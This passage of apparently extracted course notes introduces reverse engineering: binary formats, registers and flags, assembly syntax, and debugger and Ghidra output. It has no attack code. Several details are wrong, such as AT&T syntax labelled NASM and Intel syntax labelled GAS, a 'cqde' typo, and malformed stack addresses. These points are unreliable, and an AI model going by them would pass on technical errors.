
- Used by Unix-like OS.
- Flexible, platform-independent, supports different architectures.
- Contains two sections: ELF Header and File Data.
- Support for various endian formats and address sizes.
- ELF's design is not limited to a specific processor, instruction set or hardware architecture.
- No obligation to use a specific extension (.elf, .bin, axf).



PE Binaries:

- Used by Windows OS (since Windows NT 3.1).
- Defined by the COFF specification.
- Supports executables, DLLs, system files, and object code.
- Mirrors in-memory and on-disk structures for dynamic linking.
- Contains many sections for dynamic library references (linking), API export, import tables & resource management data.

Advanced Reverse Engineering



	ExportTable (RVA)		SizeOfExportTable	
	ImportTable (RVA)		SizeOfImportTable	
	ResourceTable (RVA)		SizeOfResourceTable	
	ExceptionTable (RVA)		SizeOfExceptionTable	
	CertificateTable (RVA)		SizeOfCertificateTable	
	BaseRelocationTable (RVA)		SizeOfBaseRelocationTable	
	Debug (RVA)		SizeOfDebug	
	ArchitectureData (RVA)		SizeOfArchitectureData	
	GlobalPtr (RVA)	00	00	00 00
	TLSTable (RVA)		SizeOfTLSTable	
	LoadConfigTable (RVA)		SizeOfLoadConfigTable	
	BoundImport (RVA)		SizeOfBoundImport	
	ImportAddressTable (RVA)		SizeOfImportAddressTable	
	DelayImportDescriptor (RVA)		SizeOfDelayImportDescriptor	
	CLRRuntimeHeader (RVA)		SizeOfCLRRuntimeHeader	
	00	00	00	00 00 00 00
	Name			
	VirtualSize		VirtualAddress (RVA)	
	SizeOfRawData		PointerToRawData	
	PointerToRelocations		PointerToLinenumbers	
	NumberOfRelocations	NumberOfLinenumbers	Characteristics	

Optional Header

Data Directories

Section Table

Process of compilation and execution:

It's important to understand how a binary is compiled from source code.

Compiler:

The compiler converts programming code into a binary. To be precise, it converts the code into assembly. Assembly code is architecture specific.

After compilation into the binary, 3 other components are needed to run a binary.

Assembler:

The assembler converts assembly code into machine code so that it can be understood and executed by the system. In addition, the assembler gives memory addresses to objects and instructions.


Linker:

The "linker" uses the object codes generated by the assembler and finds all dependencies such as libraries. These are combined to create a completely executable module.

Loader:

The loader is responsible for loading the executable module into memory. The loader creates the program stacks, initializes various registers and provides control to the CPU.

Advanced Reverse Engineering



Memory Overview:


We already discussed the internal memory during our "buffer overflow" chapter. This is a small recap:

RAM and Virtual Memory:

- Data is loaded into RAM for processing.
- CPUs use caches and registers for active processing.

Application Memory:

- OS allocates memory for threads (stack) and global data (heap).




Stack vs. Heap:

Stack:

- Allocated per thread, uses LIFO (Last-In-First-Out).
- Temporary variables, faster access.

Heap:

- Global allocation, programmer-controlled.
- Risk of memory leaks, accessible to all threads.



CPU Registers:

Registers:

- Fastest memory located inside the CPU.
- Store temporary data, instructions, and memory addresses.
- Registers can contain data, instructions and memory addresses to be processed by the CPU or instructions that are currently being processed by the CPU.
- Before the CPU can process the data, the data must always pass through a register. Registers are not that large and can hold a small amount of data from 32 to 64 bits.
- The speed of a CPU depends on the number of registers built in and the size (the number of bits) of these registers.

Types:


- General Purpose (e.g., RAX, RBX).
 - Intended for storing data, memory addresses and instructions.
 - Accessible to the user and the CPU.
- Special Purpose (e.g., FLAGS for status).
 - Intended for specialist/unique functions (such as counters).

CPU REGISTERS	
REGISTER	SYMBOL
Program Counter	PC
Instruction Register	IR
Accumulator Register	AC
Memory Buffer Register	MBR
Memory Address Register	MAR

Advanced Reverse Engineering

Registers are called based on their names instead of their memory addresses. The name of the register depends on the format of the register.

- Lower 8 bit : *L
- Higher 8-bit: *H
- 16-bits : *X (or I/P)
- 32-bits : E*X
- 64-bits : R*X



Most important registers while debugging:

RAX:

- Role of accumulator.
- Mainly intended for storing values resulting from functions.

RDX:

For temporary data storage and data modifications.

RBX:

- Preserved data register (the content of this register must be temporarily preserved).
- For storing and restoring data.

RSP:

- This is the stack pointer (also a preserved register).
- Always indicates the top of the stack.


RBP:

Used to store the old value of the stack pointer (or the "base") (also a preserved register).

In addition to these registers, there is also a special "**register flags**" register.

- The "FLAGS" register is the status register that keeps track of the current status of a CPU processing.
- The format and purpose of the flag bits depend on the architecture.
- Often the flags contain the results of arithmetic calculations and limitations imposed on the CPU.
- 16 bit processors = FLAGS register
- 32 bit processors = EFLAGS register
- 64 bit processors = RFLAGS register

eflags register



The most important flag registers:

Carry Flag (CF) / Bit 0:

This flag is set to 1 when an "unsigned overflow" occurs. So when the result does not fit in the range 0-255.

Parity Flag (PF) / Bit 2:

This flag is set to 1 when there is an equal number of bits set to 1 in the result.

Zero Flag (ZF) / Bit 6:

Set to 1 when the result is 0 and set to 0 when the result is other than 0.

Sign Flag (SF) / Bit 7:

Set to 1 when the result is negative and 0 when the result is positive.

Interrupt enable Flag (IF) / Bit 9:

When this flag is set to 1, it means that the CPU is allowed to respond to interrupts from external devices.

Direction Flag (DF) / Bit 10:

Used during data chain processing. This flag is set to 0 when processing is done in forward order and to 1 when it is done in backward order.

Overflow Flag (OF) / Bit 11:

This flag is set to 1 when there is a signed overflow. So when the result does not fit in the range -128-127.

Assembly:

An essential part of binary debugging is "reading" the things we see in a debugger. In general, a debugger's overview includes the following items.

- 1 = Registers
- 2 = Assembly code
- 3 = Stack
- 4 = Command

```
EBX: 0xb7fcbff4 --> 0x155d7c
ECX: 0xd5eeaa03
EDX: 0x1
ESI: 0x0
EDI: 0x0
EBP: 0xbffffff748 --> 0xbffffff7c8 --> 0x0
ESP: 0xbffffff748 --> 0xbffffff7c8 --> 0x0
EIP: 0x80483e7 (<main+3>: and esp,0xffffffff)
EFLAGS: 0x200246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x80483e3 <frame_dummy+35>: nop
0x80483e4 <main>: push ebp
0x80483e5 <main+1>: mov ebp,esp
=> 0x80483e7 <main+3>: and esp,0xffffffff
0x80483ea <main+6>: sub esp,0x110
0x80483f0 <main+12>: mov eax,DWORD PTR [ebp+0xc]
0x80483f3 <main+15>: add eax,0x4
0x80483f6 <main+18>: mov eax,DWORD PTR [eax]
[-----stack-----]
0000| 0xbffffff748 --> 0xbffffff7c8 --> 0x0
0004| 0xbffffff74c --> 0xb7e8cbd6 (<__libc_start_main+230>: mov DWORD PTR [e
0008| 0xbffffff750 --> 0x1
0012| 0xbffffff754 --> 0xbffffff7f4 --> 0xbffffff916 ("/root/a.out")
0016| 0xbffffff758 --> 0xbffffff7fc --> 0xbffffff922 ("SHELL=/bin/bash")
0020| 0xbffffff75c --> 0xb7fe1858 --> 0xb7e76000 --> 0x464c457f
0024| 0xbffffff760 --> 0xbffffff7b0 --> 0x0
0028| 0xbffffff764 --> 0xffffffff
[-----]
Legend: code, data, rodata, value
Temporary breakpoint 1, 0x80483e7 in main ()
gdb-peda$
```

The assembly code is a representation of the assembly instructions that together form a certain function. When we life-trace we see which instructions are processed by the CPU. Is data being placed on the stack? Is data being moved to a register, etc. In order to debug we need to be able to read this information and that requires some basic knowledge of assembly.

What is assembly?

You can think of Assembly as a programming language. However, Assembly is a low-level language. This means that assembly is intended to communicate directly with the hardware of a computer. The lowest language is machine language which consists of binary and hexadecimal values. This is not readable. Assembly is the language above it and can be immediately translated into machine language.

- Assembly provides a necessary bridge between high-level programming languages such as Python and Javascript and the underlying hardware of a computer.
- Previously, assembly was used as the primary programming language.
- Assembly is also called "symbolic machine code".
- The abbreviation for "assembly" is "ASM".
- In existence since 1947.
- Relatively easy to read.

Assembly works with so-called "operators". We also call these commands.

- These operators are "logical expressions" that appear behind the "label fields".
- These operators are preceded by at least one white space character.
- Operators can be "opcodes" or "directives".
- An "Opcode" or "operational code" corresponds directly to machine instructions and works with so-called operands. These operands indicate the data that is processed in the form of source and destination registers.

Example:

```
mov    rbp, rsp
```

- Opcode : mov (This instruction moves a value from register1 to register2)
- Register1 : RBP
- Register2 : RSP

But what is the "source", and what is the "destination" register?

This depends on the syntax. Debuggers can display content in 2 ways:

- AT&T syntax
- Intel syntax

AT&T Syntax (NASM):

- Registers are in the order "source" - "destination".
- Recognizable by register prefixes (%).
- Instruction format is explicitly specified:
 - 8 bits = byte = b
 - 16 bits = word = w
 - 32 bits = DWord = l
 - 64 bits = QWord = q

```
movl    %rsp, %rbp
```

Intel Syntax (GAS):

- Registers are in the order "destination" - "source".
- No registry prefixes.
- Instruction format is not explicitly specified:

```
mov     rbp, rsp
```

Let's look at some common assembly operators/opcodes:

```
call      :      Calling a function.

ret       :      Exiting a function and returning to the previous function.

jmp       :      A so-called "jump", often based on a condition. Jump to address...

ja        :      Is a different type of jump when B in the condition is higher than A.
              http://unixwiz.net/techtips/x86-jumps.html

add       :      Sum, adds the value of B to the value of A. Stored in A.

and       :      Compare 2 instructions, such as:
              #Operand A -- 1101 1001
              #Operand B -- 1001 0111
              # _____
              #Result  ----- 1001 0001

xor       :      Make an XOR comparison. The XOR key is A and the XOR value is B. Stored
              in B.

idiv      :      The idiv instruction divides the contents of the integer in A by the
              value in B. The result is stored in B and the value that remains is
              stored in A.

cqde      :      The "CDQE" instruction extends a DWORD (32-bit) value to a QWORD (64-
              bit) value.
```

We may also encounter several instructions that are more extensive than "source register & target register". such as:

```
[rbp-0x58]      :      The value of RBP at that moment and add 0x58 in hex.  
[rbp+rax*1-0x30] :      The value written to RBP depends on the value in RAX. If RAX is 1 at that  
                        time, the address will be  $0x30 + 1 = 0x31$ . If the value in RAX is 2 then  
                        the final value will be 0x32 etc.
```

Example:

```
#Hello World in assembly:

section .text
    global main
main:
    mov edx,len
    mov ecx,msg
    mov ebx,1
    mov eax,4
    int 0x80
    mov eax,1
    int 0x80

section .data
msg db 'Hello, world!', 0xa
len equ $ - msg
```

:	Main function for the loader
:	Left entry point
:	message length (EDX)
:	message to write (ECX)
:	file descriptor (1 = stdout), (EBX)
:	system call number (4 = sys_write), (EAX)
:	call kernel
:	system call number (1 = sys_exit), EAX)
:	call kernel
:	Data section, define the data.
:	Hello World string + linefeed (in "msg" variable)
:	Length of the "hello world" string (in "len" variable)

Debuggers:


To reverse engineer binaries we usually need a so-called "debugger". In essence, a debugger is a tool to test software and find bugs in this software.

- Some debuggers use "instruction-set simulators" and others run the application on the processor while debugging.
- There are GUI-based and CLI-based debuggers.
- Debuggers make it possible to pause the execution at any time and view values of, among other things, the registers or the stack.
- Debuggers make it possible to make adjustments to the program status at any time.
- Debuggers display the flow of the application in detail.

Advanced Reverse Engineering

Ghidra and IDA are not "dynamic breakpoint debuggers" like GDB and x64dbg. Ghidra and IDA are "decompilers" and therefore static debuggers.

- Program is not running during debugging.
- The decompiler tries to convert the assembly code into "readable" (C/C++/C#) code.



The screenshot displays the Ghidra interface with a function named 'entry' selected. The assembly view on the left shows instructions starting at address 00401710, including a 'SUB RSP, 0x28' instruction. A red arrow points from this instruction to the decompiled C code on the right. The decompiled code shows a function signature 'ulonglong entry(void)' and various local variables and operations, including a loop and conditional statements. A warning at the top of the decompiled code states: '/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */'.

```
004016ff 5d ?? 50h ]
00401700 54 ?? 54h T
00401701 00 ?? 00h
00401702 00 ?? 00h
00401703 48 ?? 48h H
00401704 83 ?? 83h
00401705 c4 ?? C4h
00401706 28 ?? 28h (
00401707 e9 ?? E9h
00401708 a4 ?? A4h
00401709 fa ?? FAh
0040170a ff ?? FFh
0040170b ff ?? FFh
0040170c 0f ?? 0Fh
0040170d 1f ?? 1Fh
0040170e 40 ?? 40h @
0040170f 00 ?? 00h

***** FUNCTION *****
ulonglong __fastcall entry(void)
{
    RAX:8 <RETURN>
    Stack[-0x68]:2 local_68
    Stack[-0x6c]:1 local_6c
    Stack[-0xa8]:1 local_a8
    entry
    XREF[2]: End

00401710 48 83 ec 28 SUB RSP,0x28
00401714 c7 05 22 MOV dword ptr [DAT_0040b140],0x0
    9a 00 00
    00 00 00 00
0040171e e8 3d 54 CALL FUN_0040b060
    00 00
00401723 48 83 c4 28 ADD RSP,0x28
00401727 e9 84 fa JMP LAB_004011b0
    ff ff

0040172c 90 ?? 90h
0040172d 90 ?? 90h
0040172e 90 ?? 90h
0040172f 90 ?? 90h

***** FUNCTION *****

/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
ulonglong entry(void)
{
    void **ppvVar1;
    ulonglong uVar2;
    bool bVar3;
    uint uVar4;
    undefined8 *puVar5;
    HMODULE hModule;
    FARPROC pFVar6;
    undefined8 *puVar7;
    size_t sVar8;
    void *_Dst;
    ulonglong uVar9;
    longlong lVar10;
    int iVar11;
    LPSTARTUPINFOA p_Var12;
    FILE *in_R9;
    longlong in_GS_OFFSET;
    bool bVar13;
    char cVar14;
    undefined local_a8 [64];
    ushort local_68;

    DAT_0040b140 = 0;
    FUN_0040b060();
